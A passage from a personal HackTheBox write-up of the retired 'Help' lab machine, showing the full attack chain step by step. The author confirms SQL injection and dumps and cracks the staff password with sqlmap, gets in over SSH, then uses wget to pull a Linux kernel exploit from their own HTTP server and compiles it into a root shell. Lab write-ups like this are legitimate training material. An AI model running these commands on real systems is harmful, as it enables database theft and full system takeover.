```



17. After some messing around I finally find an injectable url

```
1. If you click on the title of your ticket (after you login with the above credentials) YOu will see a link that will allow you to download foo.txt or whatever you call your ticket that you submitted. Well, at the end of the long url there is an sql injectable parameter.
2. You can test it by just adding `and 1=1-- -` to the end of the download url. It will do the same thing I know. Next, change that to `and 1=2-- -` and you will see the error in the above image. That is mysql panicking and giving that famous 500 internal error letting you know you have an SQL injectable parameter.
3. So that means this is very likely path to a shell.
```

The screenshot below is from Oxdf walkthrough



SQLmap



18. Lets capture the download attempt with burpsuite and copy to a file and call it sql.req. For some reason my zsh acts up and I have to drop down to a bash shell.



1. After you capture the download attempt right click on the request and select `copy to a file`. Name it `sql.req` or whatever you want doesnt matter.
2. We are going to use this file with SQLmap
3. For some reason when I ran sqlmap sometimes it can not find the input file unless i specify absolute path and other times I have to use bash like this time that all happened as well. I switched to bash from zsh and ran the command again and it worked perfectly. You may want to add the `--batch` flag if you do not want a bunch of questions.
4. ~/hackthebox/help > bash
5. [bash@~/hackthebox/help]\$ pwd
/home/h@x0r/hackthebox/help
6. [bash@~/hackthebox/help]\$ sqlmap -r /home/h@x0r/hackthebox/help/sql.req --level 5 --risk 3 -p param[]
[05:58:59] [INFO] GET parameter 'param[]' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[05:59:28] [INFO] target URL appears to be UNION injectable with 9 columns

Dump the hashes

19. Great, now that we know the MySQL database is injectable we can proceed to dump the database hashes

```
[07:22:13] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N] N  
[07:22:13] [INFO] starting dictionary-based cracking (sha1_generic_passwd)  
[07:22:13] [INFO] starting 8 processes  
[07:22:14] [INFO] cracked password 'Welcome1' for user 'admin'  
Database: support  
Table: staff  
[1 entry]  
+-----+-----+-----+-----+
```

```
1. [ bash@~/hackthebox/help ]$ sqlmap -r /home/h@x0r/hackthebox/help/ticket_attachment.request --level 5 --risk 3 -p param[]
--batch -D "support" -T "staff" --dump --dump
2. SUCCESS, I get the password
3. | 1 | support@mysite.com | 1547216217 | NULL | 1 | Enable | Administrator |
d318f44739dced66793b1a603028133a76ae680e (Welcome1) | <blank> | admin | Best regards,\r\nAdministrator | a:1:
{i:0;s:1:"1";} | 1543429746 | 0
```

PROTIP

 Admin is usually never the username

1. If you get some credentials through a dump or crack the username is usually never admin. That should set off alarm bells if you see the name. It can happen but it is usually a place holder of a name.

SSH as username `help` `not` `admin`

20. Knowing SSH was open, I tried to connect using a handful of names - "helpme", "admin", "root", "help". help worked: ~0xdf. I was looking for 5 minutes and I could not understand how 0xdf got the username `help`. Then I saw that 0xdf wrote that he had to guess the name lol.

```
1. ➤ ssh help@10.129.230.159
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
help@10.129.230.159s password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-116-generic x86_64)
You have new mail.
Last login: Fri Jan 11 06:18:50 2019

2. help@help:~$ whoami
help

3. help@help:~$ export TERM=xterm
```

Begin enumeration as user `help`

21. **Begin enumeration.** I try to see if I can get another shell the intended way. Or which way the intended way was who knows but I cant so lets move on to the privesc.

1. `help@help:~$ cat user.txt`
`69002cd9fe00b9e57e6da47dce09d38f`
2. I was thinking there was an ``/support/uploads`` but looking at the framework. There does **not** seem to be an `"uploads"` directory anymore.
3. The url path `"/support/uploads/tickets"` is supposed to exist to use the python exploit but I **do not** think it does exist anymore.
4. `http://10.129.230.159:3000/support/uploads`
Cannot **GET** `/support/uploads`
5. `http://10.129.230.159/support/uploads` <<< If I try the main page I get redirected to the Apache2 default page
6. If I type `http://10.129.230.129/support/uploads/tickets` the same thing happens I get redirected to the Apache2 default page.
7. This box needs to be updated **or** completely decomissioned.
8. `▷ gobuster dir -u http://10.129.230.159/support -w /usr/share/dirbuster/directory-list-2.3-small.txt -t 100 --exclude-length 280 --no-error`
9. I get nothing if I try to fuzz **for** uploads
10. So basically i am just going to give up on trying to get a shell through that `40300.py` exploit. I have an ssh shell. Lets just try **for** the privesc.

Begin Privilege Escalation

22. **I am still enumerating. I want focus on getting root and not side tracking anymore. Sorry, if I confused anyone.**

```
1. help@help:~$ uname -a
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
2. The kernel is really old. A good kernel exploit in C-lang should do the trick.
3. - CVE-2017-16995 - [44298.c](https://www.exploit-db.com/exploits/44298) and [45010.c](https://www.exploit-db.com/exploits/45010)
- CVE-2017-5899 - [exploit.sh](https://github.com/bcoles/local-exploits/blob/master/CVE-2017-5899/exploit.sh)
4. This server is vulnerable to all of these.
5. The first one worked really good for me.
```




Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation

23. **44298.c a c-lang kernel exploit**

```
1. https://www.exploit-db.com/exploits/44298
2. I copy the code to a file named `a.c`
3. Then I wget the file from my ssh shell
4. help@help:~$ cd /dev/shm
5. help@help:/dev/shm$ wget http://10.10.14.41:8000/a.c
6. > python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.230.159 - - [20/Aug/2024 08:47:29] "GET /a.c HTTP/1.1" 200 -
7. help@help:/dev/shm$ ls -l
8. Next, I compile the c code.
9. help@help:/dev/shm$ gcc -o a a.c
10. help@help:/dev/shm$ ls -l
total 24
-rwxrwxr-x 1 help help 14032 Aug 20 01:48 a
-rw-rw-r-- 1 help help 5789 Aug 20 01:45 a.c
11. Last, I run it
12. help@help:/dev/shm$ ./a
task_struct = ffff88001bc32a00
uidptr = ffff88003c3b8484
spawning root shell
13. root@help:/dev/shm# whoami
root
14. root@help:/dev/shm# cat /root/root.txt
4e9f82714899c15ce63ed6a6ae21de74
```



Help has been Pwned!

Congratulations  **therealpablo**, best of luck in capturing flags ahead!

#9071	20 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED